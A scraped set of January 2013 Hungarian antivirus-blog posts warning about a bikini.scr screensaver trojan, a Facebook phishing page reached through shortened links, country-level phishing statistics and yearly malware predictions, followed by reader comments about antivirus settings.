BUÉK avagy Szerény ajándék karácsonyra

2013.01.03. 13:19 | Csizmazia István [Rambo] | 1 komment

Címkék: karácsony újév átverés bikini trójai screensaver képernyővédő


Ha valaki bikinis fotókat kapna e-mailben karácsonyi ajándék gyanánt, érdemes résen lenni. Persze **ugyanez érvényes akkor is, ha helyette Boldog Új Évet tárgysorú levélben** kapjuk ugyanezt. Ha rajtunk múlna, a számítógépes csalások felismerése érettségi tantárgy lenne.




"Merry Christmas" vagy "HAPPY NEW YEAR" subjecttel érkezhet az a kéretlen levél, amelyben Ciara, Yoko, Gretchen vagy Selma - de majd nyilván minden egyéb más női keresztnév is megjelenik idővel - azt írja nekünk: "Hello my dear!!! How are you? As I promised, here's my bikini photos. I hope you will be love it! This is my humble gift for Christmas! See you later :)" **A levél csatolmánya bikini.zip, illetve bikini.scr trójai kártevőt tartalmaz, így telepíteni semmiképp nem érdemes.** Pikáns mellékhatásként pedig lehet az e-maleiket a vállunk felett olvasgató gyanakvó feleségeknek magyarázkodni, hogy ki is ez a Ciara, ez puszta félreértés, ez csak spam és mi ugye nem, no meg különben is ;-)



Ahogy a hírekkel, video kodekkel, Adobe frissítéssel és egyáltalán bármiféle letöltéssel kapcsolatban elmondhatjuk, **ezek fő közös jellemzője, hogy sosem kéretlen üzenetben érkezik a megbízható link ezek megtekintéséhez, illetve telepítéséhez**. A képernyővédőkkel kapcsolatban itt a blogon több alkalommal írtunk már fertőzési kísérletekről, **az egyik talán legérdekesebb nem is Windows, hanem Debian alapú Linuxok fertőzésére volt hivatott**. A hivatalos Gnome-Look.org weboldalról képernyővédő mellé titokban egy DDoS támadásokhoz is használható extra script is hozzá volt csomagolva, így az is rákerült az áldozatok számítógépére.



Ugyancsak téma volt nem is olyan régen, hogy **a Hálaadás ünnep ürügyén tavaly decemberben a "Thanksgiving Day.scr" nevű képernyővédő pihenőidőben megjelenít ugyan szép színes képeket is, ám emellett másban is töri a fejét, egy távoli tajvani weboldalhoz csatlakozva olyan programot tölt le és indít el, melynek segítségével zombivá, azaz távolról irányíthatóvá próbálja változtatni a gépünket**. Érdemes megjegyezni, hogy a képernyővédő Windows alatt tulajdonképpen egy SCR kiterjesztésű futtatható EXE fájl, vagyis a kiemelt figyelem az ilyen állományokkal nagyon is indokolt, és természetesen a vírusirtók is ellenőrzik ezeket.



Résumé Pour en savoir plus

Troj/Agent-ZMO exhibits the following characteristics:

File Information

Size	270K
SHA-1	52de7eeacdc8a911975d03f579a358a481d6ae0d
MD5	6ec7654c71ea3e44339c2fdb40000925
CRC-32	927ab4ad
File type	Windows executable
First seen	2013-01-02

Végül a Facebookot is érdemes a téma kapcsán megemlíteni, hiszen **ez az a platform, ahol a 900+ millió felhasználó közül minden hónapban akad szép számmal olyan, aki elhiszi a színes profilokat ígérő átveréseket, így egy részük örömmel fogadja a képernyővédőnek látszó tárgyakat is**.



Most, hogy a világvége szokás szerint elmaradt, a dologgal kapcsolatosan csak ismételni tudjuk magunkat, miszerint **letöltéseinket - még a képernyővédőét is - kizárólag megbízható helyről intézzük, és magunk közt szólva egy kéretlen üzenetben, kísérőszövegnélküli URL-ben érkezett screensaver semmilyen szempontból nem tekinthető megbízható forrásnak**, ezért legyünk tehát mindig gyanakvóak, alaposak és óvatosak.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4995624

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



atko 2013.01.03. 22:54:11


Hát aki még egy ilyennek bedől az ...
Hiszek az evolúcióban!

Ki találkozhat adathalászattal?

2013.01.04. 11:38 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: map phishing netcraft adathalászat


A többek közt a Netcraft Toolbar-ról is ismert biztonsági cég **szemléletes térképen mutatta be, felmérései alapján milyen földrajzi területek mekkora eséllyel ütköznek phishing kísérletekbe**. A világtérképen a kellemes és biztonságos zöldtől a különféle közepes állapotokat reprezentáló okkersárga árnyalatokon át egészen az über veszélyes tűzpirosig terjed a skála.



Mennyire valószínű, hogy egy weblapon személyes vagy banki adatainkat akarják elhalászni? **A válasz 634 millió URL vizsgálata alapján a Netcraft szerint nagyban függ attól, melyik országban is internetezünk. Míg Oroszország (1:11,324) vagy hazánk (1:13,358) a közepesen veszélyes országok közé sorolható, érdekes módon az Egyesült Államok (1:8,138) felhasználói fokozottabban vannak kitéve** adathalász kísérleteknek. Kína (1:7,603) kicsit gyengébb számai ellenére is a közepes országokhoz sorolható, mivel statisztikailag minden 7,603 weboldalból jó eséllyel 1 adathalász célú helyet találunk.




Adathalászati szempontból **a legveszélyeztetettebb térségek rangsorát olyan országok vezetik, mint a brutális arányokkal rendelkező Marokkó (1:103), Türkmenisztán (1:103) vagy a nem sokkal kedvezőbb számadatokat felmutató Elefántcsontpart (1:199)**, ahol gyaníthatóan más munka vagy bevételi forrás híján sokan ezt tartják egy lehetséges elfogadható pénzkeresetnek. **A másik véglet, ahol viszonylagos biztonságban érezhetik magukat a netezők. Olyan országokat találhatunk itt, mint a skandinávok, élükön is Finnországgal (1:80,158)**.



Érdemes közbeszúrni, hogy a finneknél világviszonylatban irigylésre méltóan alacsony mértékű a korrupció is, emiatt a számunkra esetleg megszokott ügyintézési módszerek számukra olyan visszásak és riasztóak is lehetnek, hogy az ideköltözők egy része egy idő után emiatt mégis inkább hazatelepül, zárójel bezárva.



A színskálára visszatérve emellett még be kell kalkulálni, hogy a zöld Grönland, Észak-Korea, Kuba vagy Kongó esetében esetleg az alacsony internet penetráció, illetve a diktatórikus viszonyok miatt is mutathat ennyire kedvező képet. Talán elmondhatjuk, pusztán eme üde zöld színárnyalatok miatt valószínűleg senki nem kívánkozik ide emigrálni.



Mi persze a **nyelvi elszigeteltség okán is lehetünk egy viszonylagos biztonságban** - gondoljunk csak a korábbi nyersfordított Fülig Jimmys szóhasználatot idéző komolytalan banki próbálkozásokra - míg az USA esetén azt sem szabad elfelejteni, hogy a vastagabb pénztárcákkal és bankszámlákkal rendelkező országok állampolgárainak adatai **nem véletlenül mindig drágábbak az ellopott személyes adatok feketepiacán.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4997614

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mire számítsunk 2013-ban?

2013.01.07. 13:54 | Csizmazia István [Rambo] | 3 komment

Címkék: biztonság jóslat támadások 2013 IT ESET

Szokásos **évi jóslat csomagunkban ismét felfestünk pár valószínű trendet**, amit az év végén majd lehet ellenőrizni, mennyire váltak be.



A legfontosabb, főcím jellegű üzenet **mindenképpen a mobil kártevők számának minden korábbi mértéket meghaladó növekedése lesz**. Ez a folyamat már pár éve elindult, és átlépve egy küszöböt megindult a folyamatos növekedés irányába, nyilvánvalóan azért, mert a kártevőkészítőknek megéri. Ez **különösen az Android esetében lehet majd igaz, ami elterjedtsége okán az Új Vadnyugat lehet**.





Figure 1: Smartphone sales to end users by operating system in the Second Quarter of 2012, Gartner. Available at http://www.gartner.com/it/page.jsp?id=2120015.

Ha a mobil kártevők **három fő károkozási területét nézzük, akkor ez egyfelöl az eszköz távoli botnetes kihasználását jelentő zombivá alakítást jelenti, emellett a személyes és banki adatok ellopása a másik fő tevékenység, illetve talán a legjellemzőbb, és azonnali anyagi hasznot hozó módi a titokban emelt díjas SMS-ek küldözgetése az igazán tipikus**.



Céges viszonylatban **a BYOD elterjedése miatt** kiemelten fognak jelentkezni az okostelefonok, táblagépek elleni támadások, és **itt valóban mindenfajta internet képes mobileszközre kell gondolni**, de az okos TV-k elterjedésével a nem mobil készülékek is felkelthetik idővel a sötét oldal alkalmi érdeklődését. Ez utóbbinak ott lehet veszélye, hogy a megosztásokon keresztül könnyen be lehet jutni a számítógépekbe is, ám a tömeges méretű fertőzések a technológia kiforratlansága miatt szerintünk még későbbre várható.




Figure 4: Families of 2010, 2011 and 2012 and their malicious actions

Ennél közelebbi veszély lehet a felhőtechnológiákkal kapcsolatos adatszivárgási probléma, itt talán azt lehet érdemes megjegyezni, hogy csak az erős titkosítással kombinált felhőtárhely használat adhatna erre jó választ, ami durva becslés alapján sajnos egyelőre a felhasználók kisebb része alkalmaz még.






Figure 9: Traditional method of malware propagation

Az ESET laborjában a már ismert kártevők variánsainak további intenzív gyarapodását is valószínűnek tartják, ennek egyik oka, hogy a kártevők, botnetes fertőzést terjesztő kitek készítői is folyamatosan változtatgatják kódjaikat, hogy a különféle víruskeresők minél nehezebben észleljék azokat.




A botnetes kártevők további erőteljes terjedése szintén várható, és a **sajnos legális gyakorlattá váló iparágak vagy földrajzi területek ellen célzottan bevetett politikai kártevők, ipari kémprogramok (Flame, Stuxnet, ACAD/Medre, stb.) további jelenléte, újabb hasonló kibertámadások** egyre gyarapodó számban szintén valószínűsíthetőek.



A kártevők terjedésének módszerei közül **bár az e-mailes forma háttérbe szorult a közösségi oldalak miatt, de egyáltalán nem szűnt meg, emellett pedig a szintén jellegzetes olyan bevált csatornák is megmaradnak majd, mint az Autorun-ból ismert külső USB eszközök, chat üzenetek, kártékony linkek, weboldalak, mérgezett keresőtalálatok**.



Mindezek mellett az Anonymous, Lulzsec és egyéb csoportok akciói valószínűleg kisebb mértékben jelentkeznek majd, míg **a sebezhetőségeket iparszerűen kihasználó exploit kitek jócskán adnak majd 2013-ban feladatot az IT biztonsági iparágnak**.



Mi mindenesetre igyekszünk idén is folyamatos beszámolni az incidensekről, év végén pedig visszaolvassuk ezeket a jóslatokat.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Titkosítás nem csak kémeknek
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5003098

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Tomi1977 2013.01.11. 09:02:56

Szia Rambo!

Én csak most csatlakoztam a NOD32-t használók táborához. Korábban itt is leírtad és talán egykor a PC World-ben is, hogyan kell konfigurálni a programot, hogy a lehető legjobban védjen, de ezt nehéz lenne visszakeresni.
Kérhetnék egy kis útmutatást a programhoz? (mi legyen feltétlen bepipálva)

Előre is nagyon köszönöm!

Tamás



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.01.11. 19:27:18

Szia!

Ha a legújabb 5.x-et használd, akkor tulajdonképpen már minden jól áll: az Anti-Stealth alapból bent van, a telepítéskor választod kézzel és legyen is a kéretlen és veszélyes alkalmazások bepipálva (kézi indítás és valós idejűben is), valamint ha éppen valami nagy gyanú van, akkor alkalmilag ki lehet választani a kiterjesztett heurisztikát is.

Tomi1977 2013.01.14. 19:29:47

Nagyon köszönöm a válaszod!

Beváltak-e a 2012-es jóslatok?

2013.01.09. 10:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jóslat 2012 kártevő beválás

Ahogy rendre minden évben tesszük, csak itt, csak most, csak Önöknek **megmutatjuk, vajon mennyire volt találó a 2012-es év kezdetén megfogalmazott jóslat, vajon tényleg azokat a kártevőket kaptuk-e a nyakunkba, amiket nekünk megígértek ;-)** Szembesítés következik, ne menjenek sehova!




"Találkozzunk akkor 2012. év végén, és akkor áttekintjük majd, ki milyen Nostradamusnak bizonyult az IT fenyegetettségek frontján." Ezzel a mondattal zártunk akkor és nyitunk vele most is. Nézzük hát a részleteket.



"David Harley a Javás sebezhetőségeknek jósolt nagy jövőt, amelyek könnyebben kihasználhatóak a PDF és SWF exploitokhoz képest, valamint a támadáshoz való kártékony kódok is rövidebbek, kisebb méretűek, továbbá az is bonyolítja a helyzetet, hogy a Java környezetek naprakészen tartása, patch menedzsmentje sem egy kiforrott terület még." Nos kaptunk is Javás támadásokat, exploitokat jó kedvvel, bőséggel, elég ha csak a legnagyobb, **600 ezer Mac gépet megfertőző Flashback botnetes Java incidensre gondolunk**, vagy arra, hogy a BlackHole Exploit Kitben azonnal elhelyezett nulladik napos Java 7 sebezhetőség milyen sikeresen fertőzte meg a számítógépeket.




"Aryeh Goretsky véleménye szerint további fokozott támadások várhatóak a 64 bites rendszerek, a digitális tanúsítványok területén, valamint a Blackhat SEO és a social engineering sem fog veszíteni jelenlegi népszerűségéből." Nos gondoljunk csak **a Flame kémprogramra - amit mellesleg a Stuxnethez hasonlóan szintén az USA és Izrael fejlesztett ki - amely a Microsoft Enforced Licensing Registration Authority CA (SHA1) tanúsítványokkal való visszaéléssel** is beírta magát a történelembe. De felidézhetjük azt az éppen **az ESET által felfedezett, illetve leleplezett grúziai botnetet** is, amely a szokásos adatlopási képessége, valamint audió és videó felvételek készítése mellett arra is felkészítettek, hogy **a helyi hálózatot átböngészve célzottan tanúsítványokat is keressen és lopjon el.**



És hogy **a social engineering egy pillanatig sem veszítette el azt a bizonyos folyamatos népszerűségét**, arra egy érdekes példa. "Te disznó!" tárgysorú levélben azt írták nekünk, "ne merészelj úgy tenni, mintha nem is léteznék, különben elküldöm ezeket a fotókat a házastársadnak". **A melléklet látszólag egy DCIM.zip, aminek már a neve is ugye digitális fényképezőgépről származó felvételeket sejtetett, ám helyette** egy Windows rendszereket fertőző trójai kártevővel lehettünk gazdagabbak.



"A szakember szerint a BIOS elleni támadások nem lesznek tömegméretűek, bár az ilyen kártevők fejlesztése folyamatosan napirenden van, és várhatón a Windows7 és Windows8 elleni támadásokról, kihasználható jelentős kritikus hibákról is fogunk majd hallani 2012-ben." A Windows8 sok tekintetben igyekezett erősíteni a biztonságon, de hogy csak egy példát mondjunk arra, hogy nem létezik abszolút biztonság, íme **a Win8 Flash-sel kapcsolatos szeptemberi esete, ahol bár a rendszerbe integrált Flash számos kritikus biztonsági rést hordozott, ám** az első frissítés mégis csak két hónap múlva került az új operációs rendszerbe. És ha már a biztonságról beszélünk, **nem lehettünk elégedettek azzal sem, hogy az "ismert fájl típusok megmutatása" alapértelmezetten kikapcsolt állapotban érkezett még Windows 8 alatt is.**



A botnetek előretörése és a sebezhetőségek tömeges kihasználását valóban megtapasztalhattuk, mint ahogy az Android is derekasan kivette a részét a kártevők területén. *"Ezzel egybecseng Sebastian Bortnik (ESET) véleménye is, aki az Androidos kártevőkben látja az új vadnyugatot. A világszerte üzemelő mintegy 5 milliárd mobileszköz már eljutott arra a szintre, hogy megérje támadni, az App Store ellenőrzött és kontroll alatt tartott szisztémájával szemben itt bárkiből lehet Android App fejlesztő, valamint itt is rendszeresen vannak olyan támadható sebezhetőségek, amelyek kihasználhatóak. Az Android a maga 43%-os részesedésével piacvezető, így a kártevők szempontjából ő lehet az új Windows."* Nos, tavaly nyáron írtunk arról, hogy már akkor 25 ezer fajta Androidos kártevő volt, ősszel pedig egy másik negyedéves gyorsjelentésből **az előző negyedévihez képest 700%-os emelkedést regisztráltak ezen a területen.**



"Emellett a folyamatos XP-ről Windows7-re való átállás hatásosan letörheti az olyan korábbi kártevők elterjedtségét, mint amilyen a 2009-es Conficker féreg is volt." Bár az átállás folyamatosan egyre növekvő tortaszeletet biztosított a Windows7-nek, **ez az egyetlen dolog, ami látszólag nem teljesült, pedig sokan reménykedtünk az Autorun és a Conficker várva várt végleges eltűnésében** - hiába. Talán a 2013.-as esztendő erre is ad majd valamiféle megoldást. Összességében találónak és pontosnak bizonyultak az előrejelzések, ezzel a rovatunkkal pedig legközelebb az idei év végén, vagy a **jövő év elején jelentkezünk újból, amikor is a "Mire számítsunk 2013-ban?" című összefoglalónkat vesézzük majd ki**.

Tetszik 16 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5007049

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ha rövid a linked...

2013.01.11. 12:56 | Csizmazia István [Rambo] | 2 komment

Címkék: facebook átverés adathalász bit.ly unshorten

Rovatunkban egy olyan **aktuális Facebookos átverést mutatunk be**, amely valamilyen friss mém, pl. Gangnam paródia, fejesugrás a befagyott medencébe, és hasonló csali videót ígér. Hogy aztán betartja-e, az majd a folytatásban derül ki, mindenesetre ennek kapcsán **a rövidített linkek témáját ismét jól körbejárjuk**.



A küldött link általában valamilyen link rövidítővel van átalakítva - ebben persze önmagában semmi szokatlan nincs, a saját Twitter csatornánkon is használunk ilyeneket **a 160 karakteres korlát okán** - és erről szemre nem lehet látni, kattintás előtt hova vezet. Erre a dologra még visszatérünk, most azonban vegyük észre, hogy **bár az oldal szemre a Facebook login, ahol szép becsületes munkával, nyelvtani hibák nélkül látszólag a hivatalos bejelentkezési oldalon járunk, mégsem az**.



Ha megadjuk a bejelentkezési adatainkat, sőt a kérésnek eleget téve "frissítkük biztonsági beállításainkat", akkor integethetünk az accountunknak. Ugyanis ha ellenőrizzük az URL-t, látható, hogy a faceboourk.com oldalon járunk.



A sok bekérés: mobil számunk, bankkártya adatunk elszipkázása után továbbít persze bennünket a valódi Facebook bejelentkezési oldalra, **ahol belépve eltűnődhetünk az Élet nagy kérdésein, például mennyi személyes adatot is adtunk meg az imént a csalóknak**, naponta vajon hányan dőlhetnek be ilyeneknek, illetve kutyánk vagy macskánk neve legyen legközelebb az új választott jelszavunk.



Frissítsük-e hát biztonsági beállításainkat? Frissíthetjük éppen, ha akarjuk, **ám ezt sosem más: Facebok, Faceboook, Faceboourk, facceebookk.com, facebooejk.com, stb. idegen weboldalon belépve tegyük. Figyeljünk rá, hogy a valódi weboldalon és mindig a titkosított https kapcsolatnál lépjünk be, emellett ellenőrizzük a tanúsítványt is, ha kétség merülne fel. Használjunk IE helyett Chrome vagy Firefox böngészőt**, mert ezek tartalmazzák a Google SafeBrowsing szolgáltatást, amely elég hamar feketelistázza az adathalász oldalakat. Csak érdekességképpen temérdek szabadidőnkben megnézhetjük ezt az URL-t a Domaintools-ban is, és ott rögtön látszik, hogy az még meleg, bő egy hete 2012. december 31-én frissen lőtték.



